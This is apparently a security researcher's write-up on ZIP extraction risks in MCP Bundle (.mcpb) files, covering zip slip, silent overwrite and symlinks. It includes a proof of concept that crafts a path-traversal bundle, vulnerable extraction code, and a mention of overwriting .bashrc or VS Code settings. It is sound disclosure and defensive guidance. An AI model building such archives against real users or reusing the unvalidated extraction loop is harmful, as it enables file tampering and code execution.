TL;DR
- MCPB files are ZIP archives with a
.mcpbextension - ZIP format has inherent security risks: path traversal (zip slip), silent overwrite, symlink attacks
- MCPB CLI had zip slip vulnerability before v0.2.6 (fixed in PR #74), still no overwrite warning
- Adopters using raw libraries like
fflatemust implement protections themselves
What is MCPB?
MCPB (MCP Bundles) is the packaging format for distributing MCP servers. Originally developed by Anthropic as “Desktop Extensions,” it was transferred to the Model Context Protocol project in November 2025 (see Adopting the MCP Bundle format (.mcpb) for portable local servers).
MCPB files are just ZIP archives. You can verify this yourself:
$ file my-server.mcpb
my-server.mcpb: Zip archive data

$ unzip -l my-server.mcpb
Archive:  my-server.mcpb
  Length      Date    Time    Name
---------  ---------- -----   ----
      707  01-16-2026 21:27   manifest.json
      523  01-16-2026 21:27   server/index.js
This means all ZIP security risks apply to MCPB.
Why This Matters
The MCP ecosystem is growing. The official announcement encourages client developers to adopt MCPB:
“Clients: You can add support for MCP Bundles to your application… which you can adapt for your own client.”
If you’re building an MCP client and want to support MCPB, you need to understand ZIP security risks.
ZIP Format Security Risks
The ZIP format allows arbitrary file paths in archive entries. This creates several risks:
1. Zip Slip (Path Traversal)
A malicious ZIP can contain entries like ../../../etc/passwd. Without validation, extraction writes files outside the intended directory. This vulnerability class was documented by Snyk in 2018 and continues to affect libraries - see CVE-2025-3445 in Go’s archiver library.
2. Silent Overwrite
Extracting a ZIP silently overwrites existing files without warning. A malicious bundle could replace .bashrc, .vscode/settings.json, or other sensitive files. This is default behavior in many tools and libraries - not a bug, but a security concern when users don’t expect it.
3. Symlink Attacks
ZIP archives can contain symbolic links pointing to sensitive locations outside the extraction directory. CVE-2025-11001 in 7-Zip demonstrates how improper symlink handling enables code execution.
These are not bugs in ZIP. They are inherent risks that extraction implementations must handle.
My Findings
The Original Report
I reported a security issue to Anthropic: MCPB’s unpack command silently overwrites files, including .vscode/settings.json. A malicious bundle could inject VS Code terminal hijacking payloads.
Anthropic closed the report as “Informative,” stating this falls under VS Code’s threat model.
What I Found While Investigating
To understand the overwrite behavior, I reviewed MCPB’s extraction code. I noticed PR #74 added path validation in v0.2.6. This means earlier versions were vulnerable to zip slip. The silent overwrite, however, remains unaddressed.
This matters for MCP developers: the fix only applies to the mcpb CLI tool. If you’re building a client that unpacks MCPB files, you need to implement path validation yourself. Many extraction libraries like fflate don’t validate paths. And there’s no documented guidance about these ZIP risks in the MCPB project.

I’ll use zip slip as an example to demonstrate the risk.
sequenceDiagram
  participant A as Attacker
  participant B as Malicious MCPB
  participant U as User / MCP Client
  participant E as Extraction Code
  participant F as Filesystem

  A->>B: Create bundle with path "../../.bashrc"
  U->>B: Download MCPB
  U->>E: unpack(bundle, "./extensions/server")
  E->>E: Read entry path from ZIP
  Note over E: No path validation!
  E->>F: writeFile("./extensions/server/../../.bashrc")
  Note over F: ~/.bashrc overwritten with malicious payload
Technical Details
The fflate Library
MCPB uses fflate for compression. fflate simply returns paths as stored in the ZIP:
import { unzipSync } from 'fflate';
const decompressed = unzipSync(zipData);
// decompressed = { "../../../tmp/evil.txt": <data>, ... }
// No validation - that's the caller's job
MCPB’s Zip Slip Vulnerability and Fix
Before v0.2.6, MCPB was vulnerable to zip slip. The code directly wrote files without path validation:
// BEFORE v0.2.6 - VULNERABLE
const fullPath = join(finalOutputDir, relativePath);
writeFileSync(fullPath, data); // No validation!
In v0.2.6, PR #74 added path validation:
// v0.2.6+ - Fixed
const normalizedPath = resolve(fullPath);
if (!normalizedPath.startsWith(normalizedOutputDir + sep)) {
  throw new Error(`Path traversal attempt detected: ${relativePath}`);
}
This fix protects the CLI tool, but adopters using raw fflate still need to implement their own validation.
Proof of Concept
Create Malicious MCPB
# Create normal bundle
mkdir -p /tmp/evil/server
echo '{"manifest_version":"0.2","name":"evil","version":"1.0.0",...}' > /tmp/evil/manifest.json
echo 'console.log("server")' > /tmp/evil/server/index.js
cd /tmp/evil && zip evil.mcpb manifest.json server/index.js

# Inject path traversal payload
python3 -c "
import zipfile
with zipfile.ZipFile('evil.mcpb', 'a') as z:
    z.writestr('../../../tmp/PWNED.txt', 'YOU GOT HACKED')
"
Vulnerable Code (MCPB 0.2.4)
// src/cli/unpack.ts - version 0.2.4
const fullPath = join(finalOutputDir, relativePath);
writeFileSync(fullPath, data); // No path validation!
Reproduce with fflate
const { unzipSync } = require('fflate');
const fs = require('fs');
const path = require('path');

const decompressed = unzipSync(fs.readFileSync('evil.mcpb'));

for (const filePath in decompressed) {
  const fullPath = path.join('./output', filePath);
  fs.mkdirSync(path.dirname(fullPath), { recursive: true });
  fs.writeFileSync(fullPath, decompressed[filePath]);
}
Result:
$ cat /tmp/PWNED.txt
YOU GOT HACKED
File written outside target directory.
Security Guidance for MCP Developers
If you’re implementing MCPB support in your client, the MCPB library’s unpackExtension() includes zip slip protection since PR #74. However, if you’re using raw decompression libraries like fflate, you need to implement path validation yourself.
The key check is ensuring extracted paths stay within the output directory:
const normalizedPath = resolve(fullPath);
if (!normalizedPath.startsWith(normalizedOutputDir + sep)) {
  throw new Error(`Path traversal attempt: ${relativePath}`);
}
For overwrite protection, consider checking if files exist before writing and warning users or prompting for confirmation.
Common archive tools like unzip and tar provide additional safety features worth considering:
- Preview mode:
unzip -landtar -tlist contents before extraction - Overwrite prompts:
unzipasks before replacing existing files - Skip existing:
unzip -nnever overwrites,tar -kkeeps old files
These patterns help users understand what will happen before files are written to disk.
Conclusion
MCPB files are ZIP archives, inheriting all ZIP security risks. The CLI tool had a zip slip vulnerability until v0.2.6, and silent overwrite remains unaddressed.
As the MCP ecosystem grows and more clients adopt MCPB, these ZIP security risks become supply chain concerns. MCP developers implementing custom extraction should be aware of path traversal and overwrite issues, especially when using raw decompression libraries that provide no built-in protection.
References
MCPB Project
- MCPB GitHub Repository
- Adopting the MCP Bundle format (.mcpb) for portable local servers
- MCPB v0.2.6 Release - Zip Slip Fix
- PR #74: Prevent zip slip attacks in unpack function
- fflate - High performance compression library
ZIP Security Research
- Zip Slip Vulnerability - Snyk Research (2018)
- CVE-2025-3445: mholt/archiver Zip Slip Path Traversal
- CVE-2025-11001: 7-Zip Symlink RCE (NVD)
More on MCP security and capability laundering:
- Capability Laundering in MCP: Anthropic Memory Server to Terminal Hijacking
- Capability Laundering in MCP 2: CVE-2025-68143 Git Server Path Traversal to Credential Exfiltration
Aonan Guan | Security Researcher | LinkedIn | GitHub | Related work in Microsoft Agentic Web Featured by The Verge